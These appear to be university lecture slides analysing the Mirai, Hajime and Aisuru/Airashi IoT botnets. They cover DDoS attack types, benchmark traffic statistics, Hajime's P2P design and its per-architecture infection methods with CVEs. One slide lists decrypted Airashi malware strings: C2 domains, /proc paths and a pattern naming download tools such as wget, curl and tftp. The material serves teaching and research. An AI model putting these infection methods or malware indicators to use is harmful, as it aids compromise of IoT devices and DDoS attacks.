


UNIVERSITY OF TWENTE.

SIDN LABS

Mirai DDoS attacks

- Volumetric (e.g., UDP) , TCP State Exhaustion (e.g., SYN flood), Application-level attacks (e.g., HTTP flood).
- Most targets in USA (50%), France, UK.
- Games
- High-profile targets: Krebs on Security, Lonestar Cell (Liberia), Dyn.



Mirai DDoS attacks

- Volumetric (e.g., UDP): send enormous amounts of traffic to a targeted server, causing network congestion, packet loss, and service disruptions.
- TCP State Exhaustion (e.g., SYN flood): open fake connections until the server runs out of memory or ports.
- Application-level attacks (e.g., HTTP flood): involve overwhelming a server with a flood of seemingly legitimate requests

Question

- What was the biggest ‘contribution’ of Mirai in your opinion?
- What are the weaknesses of the paper?

Key takeaways

Simple attack, lots of damage

Automatic updates

Device identification on network

IoT end-of-life devices (externality)

Connecting datasets gives a lot of information!

“Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet”

Network and Distributed Systems Security (NDSS) Symposium 2019

UNIVERSITY OF TWENTE.

SIDN LABS

What struck you about the paper?

Hajime - はじめ(Ha-ji-mé)

- Mirai – みらい[mí↓rài] – future
- Hajime – はじめ[ha-ji-mé] – beginning

Almost 10 years later – DDoS keeps scaling


- This also means we need to learn new Japanese words

- 6.3 Tbps attack on KrebsOnSecurity blog
  (10x as strong as the attack on the blog in 2016)

- Aisuru – あいする [àísúꜜrù] – to love
- Airashi (sic) – あいらしい [àíráshíꜜì] – lovely

- https://krebsonsecurity.com/2025/05/krebsonsecurity-hit-with-near-record-6-3-tbps-ddos/

Naming is easy




```
'snow slide'
'telnetd|upnpc-static|udhcpc|/usr/bin/inetd|ntpclient|boa|lighttpd|httpd|goahead|mi
'/dvrEncoder|/dvrRecorder|/dvrDecoder|/rtspd|/ptzcontrol|/dvrUpdater'
'cve-2021-36260.ru'
'honeybooterz.cve-2021-36260.ru'
'stun.l.google.com:19302'
'/proc/'
'/proc/self/exe'
'/proc/net/tcp'
'/proc/mounts'
 '/cmdline'
 '/exe'
 '/status'
 '/fd/'
 'PPid:'
 '/bin/|/sbin/|/usr/|/snap/'
 'wget|curl|tftp|ftpget|reboot|chmod'
 '/bin/login'
 '/usr/bin/cat'
 'processor'
 '/proc/cpuinfo'
 '/bin/busybox echo AIRASHI > /proc/sys/kernel/hostname'
 '/bin/busybox AIRASHI'
 'AIRASHI: applet not found'
 'abcdefghijklmnopqrstuvw012345678'
 'come on, shake your body xlab, do the conga'
 'i know you can't control yourself any longer'
 'https://www.youtube.com/watch?v=ODKTITUPusM'
 'dear researcher (xlab, foxnointel, ...), please refer to this malware as AIRASHI.
```

A show of strength in less than a minute

- The purpose is to convince potential buyers of the firepower of the botnet


Autonomously mitigated by Cloudflare:
6.5 terabits per second UDP flood attack



Lasted only ~45 seconds

DDoS Benchmark

- https://dvs.ops2.net/



Attack Trend

Attack Source Country:

Country	Bit Rate
Taiwan	26.15%
Vietnam	23.88%
Brazil	17.98%
China	14.37%
United States	4.75%
Indonesia	3.66%
Russia	3.05%
Germany	2.58%
Ukraine	1.86%
Thailand	1.72%

Attack Source ASN:

ASN	Bit Rate
HINET Data Communication Business Group (3462)	35.81%
FPT-AS-AP FPT Telecom Company (18403)	22.61%
VIETEL-AS-AP Viettel Group (7552)	20.83%
CHINANET-BACKBONE No.31,Jin-rong Street (4134)	5.13%
GOOGLE-CLOUD-PLATFORM (396982)	3.69%
CAT-CLOUD-AP CAT Telecom Public Company Limited (9335)	2.73%
IS-AS-1 (19318)	2.43%
MICROSOFT-CORP-MSN-AS-BLOCK (8075)	2.41%
ORACLE-BMC-31898 (31898)	2.25%
FDCSERVERS (30058)	2.12%

Attack Source Port:

Port	Bit Rate
53	31.93%
0	29.5%
123	15.6%
11211	11.41%
40854	3.7%
10550	2.29%
24701	1.58%
389	1.35%
30262	1.32%
6425	1.32%

Attack Type:

Type	Bit Rate
UDP	87.42%
TCP	12.54%
GRE	0.05%
ICMP	0%


Attack TCP Flag:

TCP Flag	Bit Rate
EMPTY	86.15%
SYN	7.02%
SYN,ECE,CWR	1.82%
SYN,CWR	1.8%

Attack Packet Size:

Packet Size	Bit Rate
1428	73.65%
1500	14.1%
468	5.01%
1476	3.21%

3 Tbps Incident



Test Statistics

English ▾

IP: *.*.*.143

Port: 80

Attack Trend

Attack Source Country:

Country	Bit Rate
Brazil	30.01%
Russia	24.51%
Vietnam	22.79%
Indonesia	22.7%

Attack Source ASN:

ASN	Bit Rate
BSNL-NIB National Internet Backbone (9829)	27%
VIETEL-AS-AP Viettel Group (7552)	23.58%
VNPT-AS-VN VNPT Corp (45899)	18.58%
TTBP-AS-AP Triple T Broadband Public Company Limited (45758)	18.17%
HINET Data Communication Business Group (3462)	12.66%

Attack Source Port:

Port	Bit Rate
53	51.44%
0	48.56%

Attack Type:

Type	Bit Rate
UDP	100%

Attack TCP Flag:

TCP Flag	Bit Rate
EMPTY	100%

Attack Packet Size:

Packet Size	Bit Rate
1500	51.58%
1437	48.42%

Copyright © 2025 dvs.ops2.net build v2.7

Technical Support LoadProxy

- https://dvs.ops2.net/incident/5d1a34d8-3a1d-4c09-a77c-c29b20597c81

Why is it an IoT Botnet? (1/2)

- Decrypted strings referring to C2 infrastructure:

- dvrhelpers.su|ipcamlover.ru|xlabresearch.ru|xlabsecurity.ru
  - DVR = Digital Video Recorder
  - IP Cam = Camera
  - XLab = Chinese CybSec company

- Is that enough proof? No

Why is it an IoT Botnet? (2/2)

- AMTK Camera cmd.cgi Remote Code Execution
- AVTECH IP Camera / NVR / DVR Devices
- LILIN Digital Video Recorder Multiple Remote Code Execution
- Shenzhen TVT Digital Technology Co. Ltd & OEM {DVR/NVR/IPC} API RCE
- cnPilot (router) 0DAY
- And many more

- For more information visit: https://blog.xlab.qianxin.com/large-scale-botnet-airashi-en/

The future of IoT botnets

- “Part of the reason Mirai was so dangerous was that it effectively took out competing botnets,” he said. “This attack somehow managed to compromise all these boxes that nobody else knows about. Ideally, we’d want to see that fragmented out, so that no [individual botnet operator] controls too much.”

- Menscher told KrebsOnSecurity that as counterintuitive as it may sound, the Internet as a whole would probably be better off if the source code for Aisuru became public knowledge. After all, he said, the people behind Aisuru are in constant competition with other IoT botnet operators who are all striving to commandeer a finite number of vulnerable IoT devices globally.

  Google Security Engineer **Damian Menscher**


Focus

- The important differences between Mirai and Hajime
- Backscatter data from a root DNS server

The 3 big differences

- Peer-to-Peer instead of centralized command & control
- More exploits based on the Vault7 leak
- Custom protocol to spread the malware

- No malicious activity had been recorded. Does this count as difference?



Architecture	Port	Service	Method
mipseb	23, 5358	Telnet	credentials
	7547	TR-064	CVE-2016-10372
	many	HTTP	Chimay-Red
	80	HTTP	CVE-2018-10561,-10562
mipsel	23, 5358	Telnet	credentials
	7547	TR-064	CVE-2016-10372
arm7	23, 5358	Telnet	credentials
	81	HTTP	GoAhead-Webs credentials
	81	HTTP	Cross Web Server RCE
arm6	23,5358	Telnet	credentials
arm5	23, 5358	Telnet	credentials
	9000	MCTP	CVE-2015-4464

TABLE I: Hajime's architecture-specific access methods and the corresponding ports scanned

P2P Mechanisms

- DHT (Kademlia) based.
    - Known from e.g., BitTorrent
    - Traditional BitTorrent connections relied on trackers to exchange seeder/leecher information
- Basically, a distributed Key-Value storage
    - Key is filename concatenated with current day' timestamp (SHA1 hashed)
    - Values are IPs which are infected with Hajime and allow for payload downloads


P2P Mechanisms

- “example” on Oct. 1, 2016

- 1. Get the current date, UTC.
- 2. Write the date in the format D-M-Y-W-Z,
  where D represents the day of the month,
  M represents the month (0 for January, 1 for February, ...),
  Y represents the years since 1900,
  W represents the day of the week (0 for Sunday, 1 for Monday, ...),
  Z represents the number of days since Jan. 1 of that year.

- Date: 1-9-116-6-274
- Then append SHA1(“example”) (with a dash) ->
  1-9-116-6-274-c3499c2729730a7f807efb8676a92dcb6f8a3f8f
- Finally search the DHT for SHA1(previous_step) ->
  5dfd959c78d359272d46afd2e3069b34a9455ffd.

P2P Mechanisms



Repeated Gets construct the entire set of bots with a given file

uTP handshakes yield per-bot long-lived *keys*

Malicious activity(?)

- On infection, Hajime closes at least the following ports: 23 (Telnet), 5358 (WSDAPI), 5555 (Oracle Web Center Content/Freeciv), and 7547(CWMP)

- Do you remember which port/service was used by Mirai to infect devices?


- Small discussion: What do you think of the motive of the Hajime-bot author?

Custom uTorrent Transport Protocol

- Mirai was enumerable/detectable due to its custom TCP sequence field
- Hajime uses unique cryptographic public keys to allow for a count of infected hosts

- Some churn expected due to recreation of the public key, during updates to the .i module
- Still a stronger identifier, compared to weak identifiers such as IPs (ie. due to carrier grade NAT)

DNS backscatter data

